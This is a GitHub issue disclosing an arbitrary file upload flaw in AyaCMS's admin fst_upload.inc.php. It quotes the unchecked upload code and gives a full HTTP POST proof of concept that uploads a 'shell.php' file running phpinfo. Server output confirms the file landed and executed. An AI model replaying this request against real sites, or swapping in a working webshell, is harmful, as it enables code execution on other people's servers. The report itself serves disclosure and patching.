loadream / AyaCMS Public

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New issue

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AnyaCMS v3.1.2 has an Arbitrary File Upload Vulnerability #3

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
Vulnerable path /aya/module/admin/fst_upload.inc.php

Lines 11-15 of the "fst.upload.inc.php" file do not judge the uploaded file name suffix and file content, so arbitrary files can be uploaded, resulting in arbitrary code execution vulnerabilities




C: > Users > [redacted] > Downloads > AyaCMS-master > AyaCMS-master > aya > module > admin > fst_upload.inc.php

```
1   <?php
2   defined('IN_AYA') or exit('Access Denied');
3
4   $file=(string)$_GET['file'];
5   false===check_path($file)&&amsg(l('参数错误'),'w');
6
7   $path=ROOT.$file;
8   if(!is_dir($path))
9       amsg(l('路径不存在'),'w');
10
11  $targetFile=$path.'/'.$_FILES['upfile']['name'];
12
13  if(move_uploaded_file($_FILES['upfile']['tmp_name'], $targetFile))
14      amsg(l('已上传,正在返回'),'s',AYA_ADMIN_URL.'?action=fst&file='.$file);
15  else amsg(l('失败'),'w');
16
17
```

Vulnerability exploitation process:


```
POST /admin.php?action=fst_upload&file= HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------------
-191399539639094261874995734222
Content-Length: 253
Origin: http://127.0.0.1:8080
Connection: close
Referer: http://127.0.0.1:8080/admin.php?action=fst
Cookie: PHPSESSID=df5df4jinm0nvp4vfkm6t3fjr1; amsg=; aclass=; aya_template=pc;
aya_auth=V2UQGA8%2BEiJCfV87V2ZTVl9vDD4MOEckT3cEahZ4UmpAIRYmCz0CMlA3XWdBJ0IoW24AMQtuVDVXPgM5BGJba1cxEC

Upgrade-Insecure-Requests: 1
```

```
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------19139953963909426187499573422
Content-Disposition: form-data; name="upfile"; filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------19139953963909426187499573422--
```




```
POST /admin.php?action=fst_upload&file= HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------19139953963909426187499573422
Content-Length: 253
Origin: http://127.0.0.1:8080
Connection: close
Referer: http://127.0.0.1:8080/admin.php?action=fst
Cookie: PHPSESSID=df5df4jinm0nvp4vfkm6t3fjr1; amsg=; aclass=; aya_template=pc; aya_auth=
V2UQGA8%2BEiJCfV87V2ZTVl9vDD4MOEckT3cEahZ4UmpAIRYmCzOCMlA3XWdBJ0loW24AMQtuVDVXPgM5BGJba1cxECkPOxJ%2BQiVfYFcxU24
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------19139953963909426187499573422
Content-Disposition: form-data; name="upfile"; filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------19139953963909426187499573422--

```

```
            </a>
          </li>
        </ul>


      </div>
      <!-- /.navbar-collapse -->
    </div>
    <!-- /.container-fluid -->
  </nav>
</div>
<div id="container">
  <div class="row">
    <div class="col-md-2">

    </div>
    <div class="col-md-8">

      <div style="height:50px">
      </div>
      <div class="alert alert-success">
        已上传,正在返回
      </div>
      <div style="height:150px">
      </div>
    </div>
    <div class="col-md-2">

    </div>
  </div>
  <script type="text/javascript">
    $(function(){
      setTimeout(function(){
        location="http://127.0.0.1:8080/admin.php?action=fst&file=";
      }, 3000);

```



名称	修改日期	类型	大小	权限	
aya	2022-10-06 20:59		4096	r w	✖ 重命名
dem_book	2022-10-06 20:52		0	r w	✖ 重命名
dem_chanpin	2022-10-06 20:52		0	r w	✖ 重命名
dem_guanyu	2022-10-06 20:52		0	r w	✖ 重命名
dem_home	2022-10-06 20:52		0	r w	✖ 重命名
dem_page	2022-10-06 20:52		0	r w	✖ 重命名
dem_pic	2022-10-06 20:52		0	r w	✖ 重命名
dem_search	2022-10-06 20:52		0	r w	✖ 重命名
dem_sitemap	2022-10-06 20:52		0	r w	✖ 重命名
dem_tag	2022-10-06 20:52		0	r w	✖ 重命名
dem_ucenter	2022-10-06 20:52		4096	r w	✖ 重命名
dem_video	2022-10-06 20:52		0	r w	✖ 重命名
dem_wenzhang	2022-10-06 20:52		0	r w	✖ 重命名
.htaccess	2020-06-05 11:09	htaccess	396	r w	✖ ⬇ 重命名
README.md	2020-06-05 11:09	md	680	r w	✖ ⬇ 重命名
admin.php	2020-06-05 11:09	php	175	r w	✖ ⬇ 重命名
ajax.php	2020-06-05 11:09	php	15028	r w	✖ ⬇ 重命名
checkcode.php	2020-06-05 11:09	php	265	r w	✖ ⬇ 重命名
index.php	2020-06-05 11:09	php	374	r w	✖ ⬇ 重命名
info.php	2020-06-05 11:09	php	16	r w	✖ ⬇ 重命名
install.php	2020-06-05 11:09	php	10766	r w	✖ ⬇ 重命名
shell.php	2022-10-06 21:42	php	18	r w	✖ ⬇ 重命名



PHP Version 5.4.45

System	Windows NT DESKTOP-5FEVPU6 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant